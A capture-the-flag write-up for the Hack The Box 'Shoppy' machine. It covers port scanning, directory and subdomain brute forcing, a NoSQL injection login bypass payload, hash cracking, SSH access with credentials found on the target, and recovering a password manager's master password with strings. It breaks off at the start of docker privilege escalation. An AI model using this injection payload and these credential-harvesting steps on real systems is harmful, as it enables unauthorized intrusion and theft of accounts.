
Shoppy Writeup

- connect to the open vpn (better)
- HTB will give us target ip address




- start to scan the ip address

```
nmap -sC -sV 10.129.235.27
```


```
┌──(kali㉿kali)-[~/Documents/HTB_Meetup]
└─$ nmap -sC -sV 10.129.235.27
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-02 22:41 EST
Nmap scan report for 10.129.235.27
Host is up (0.049s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 9e:5e:83:51:d9:9f:89:ea:47:1a:12:eb:81:f9:22:c0 (RSA)
|   256 58:57:ee:eb:06:50:03:7c:84:63:d7:a3:41:5b:1a:d5 (ECDSA)
|_  256 3e:9d:0a:42:90:44:38:60:b3:b6:2c:e9:bd:9a:67:54 (ED25519)
80/tcp open  http    nginx 1.23.1
|_http-server-header: nginx/1.23.1
|_http-title: Did not follow redirect to http://shoppy.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.51 seconds
```

- based on the scanned ports, there 3 ports:
  - port 998: closed port
  - port 22: tcp
  - port 80: http

- on port 80, there is a domain which shoopy.htb
- try to open the domain, but cannot,




- what we need to do is, open etc/hosts file. and add the ip address and domain name



- but the file is readonly, you cannot type it manually in this file, you have to run this command


```
echo "10.129.235.27 shoppy.htb" | sudo tee -a /etc/hosts
```

- after that, try to refresh shoppy.htb




- then , wee need to directory perform brute forcing using gobuster

```
gobuster dir --url http://shoppy.htb/ -w /usr/share/wordlists/di
```




- we can see there is /admin, /login directory there. Also, /admin is redirected to /login.

- then open the /login





- I try to use SQL injection but nothing worked, then, there is another injection without SQL which is NoSQL injection. Try it the it work.

```
admin'||'1==1
```




- now we are inside admin page of Shoppy and search for admin user, and download the export. using same injection





- as we can see, the password is in hash, need to crack it



- only the josh hash can be crack which is “remembermethisway”
- try login using josh password, but nothing happen


- the try to find the subdomain of the shoopy.htb and add to etc/hosts


```
wfuzz -c -w SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt -u 10.10.11.180 -H
"Host: FUZZ.shoppy.htb" --hc 301

/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled
against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's
documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.11.180/
Total requests: 100000

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000006:   200        0 L      141 W      3122 Ch     "mattermost"

[** SNIP **]
```

```
sudo apt update
sudo apt install seclists


gobuster vhost -w /usr/share/wordlists/secLists/Discovery/DNS/bi
```


```
┌──(kali㉿kali)-[/]
└─$ echo "10.129.235.27 mattermost.shoppy.htb" | sudo tee -a /etc/hosts
[sudo] password for kali:
10.129.235.27 mattermost.shoppy.htb
```

- after that go to the mattermost.shoppy.htb and login with josh creddentials






- i go through the page and open the deploy machine dashboard and found this




- the username and password of the jeager and try to ssh it




- we are in
- For the user flag `cat /home/jaeger/user.txt`


```
2481beb59567249a063c0f89496fb2bf
```

- privilages escalation
- Firstly , we check the groups.



- run the command to see the binaries that you can run as Root priv




- from that, i can see that we can run the password-manager command

- then go to

```
jaeger@shoppy:/$ cd /home/deploy/
jaeger@shoppy:/home/deploy$ ls
creds.txt  password-manager  password-manager.cpp
jaeger@shoppy:/home/deploy$ ls -lah
```

```
jaeger@shoppy:/home/deploy$ ls
creds.txt  password-manager  password-manager.cpp
jaeger@shoppy:/home/deploy$ ls -lah
total 52K
drwxr-xr-x 3 deploy deploy 4.0K Jul 23  2022 .
drwxr-xr-x 4 root   root   4.0K Jul 22  2022 ..
lrwxrwxrwx 1 deploy deploy    9 Jul 22  2022 .bash_history → /dev/null
-rw-r--r-- 1 deploy deploy  220 Mar 27  2022 .bash_logout
-rw-r--r-- 1 deploy deploy 3.5K Mar 27  2022 .bashrc
-rw------- 1 deploy deploy   56 Jul 22  2022 creds.txt
lrwxrwxrwx 1 deploy deploy    9 Jul 23  2022 .dbshell → /dev/null
drwx------ 3 deploy deploy 4.0K Jul 23  2022 .gnupg
-rwxr--r-- 1 deploy deploy  19K Jul 22  2022 password-manager
-rw------- 1 deploy deploy  739 Feb  1  2022 password-manager.cpp
-rw-r--r-- 1 deploy deploy  807 Mar 27  2022 .profile
jaeger@shoppy:/home/deploy$
```

- we can see there is .cpp file and creds.txt that we must run based on this chat, in the development dashboard
- but the file cant read and write




```
jaeger@shoppy:/home/deploy$ sudo  -u deploy ./password-manager
[sudo] password for jaeger:
Welcome to Josh password manager!
Please enter your master password: idonno
Access denied! This incident will be reported !
jaeger@shoppy:/home/deploy$ strings password-manager.cpp
strings: password-manager.cpp: Permission denied
jaeger@shoppy:/home/deploy$
```

- so I try to strings the password-manager executable, and get something I dont understand.
- but lets try to encoded it first, to find the master password

```
strings -e l password-manager
```

```
jaeger@shoppy:/home/deploy$ strings -e l password-manager
Sample
```

- `-e l`: This option tells `strings` to only print sequences of characters that are in the encoding specified following the `-e`. In this case, `l` denotes little-endian UTF-16 encoding. The `strings` command supports several encodings, such as `s` for the 7-bit ASCII, `S` for the 8-bit ASCII, `b` for big-endian UTF-16, and `l` for little-endian UTF-16.

- then try again

```
jaeger@shoppy:/home/deploy$ sudo  -u deploy ./password-manager
Welcome to Josh password manager!
Please enter your master password: Sample
Access granted! Here is creds !
Deploy Creds :
username: deploy
password: Deploying@pp!
jaeger@shoppy:/home/deploy$
```

- yeayy, we have the username and password for docker

- so try to ssh it in the same directory

```
jaeger@shoppy:/home/deploy$ ssh deploy@10.129.235.27
```

```
jaeger@shoppy:/home/deploy$ ssh deploy@10.129.235.27
The authenticity of host '10.129.235.27 (10.129.235.27)' can't be established.
ECDSA key fingerprint is SHA256:KoI81LeAk+ps7zoc1ru39Mg7srdxjzOb1UgmdW6T6kI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.235.27' (ECDSA) to the list of known hosts.
deploy@10.129.235.27's password:
Permission denied, please try again.
deploy@10.129.235.27's password:
Linux shoppy 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$
$ bash
deploy@shoppy:~$
```

- we are in the deploy

- run command “id”, we found that that we are in docker group which is have great priv esc

```
deploy@shoppy:~$ id
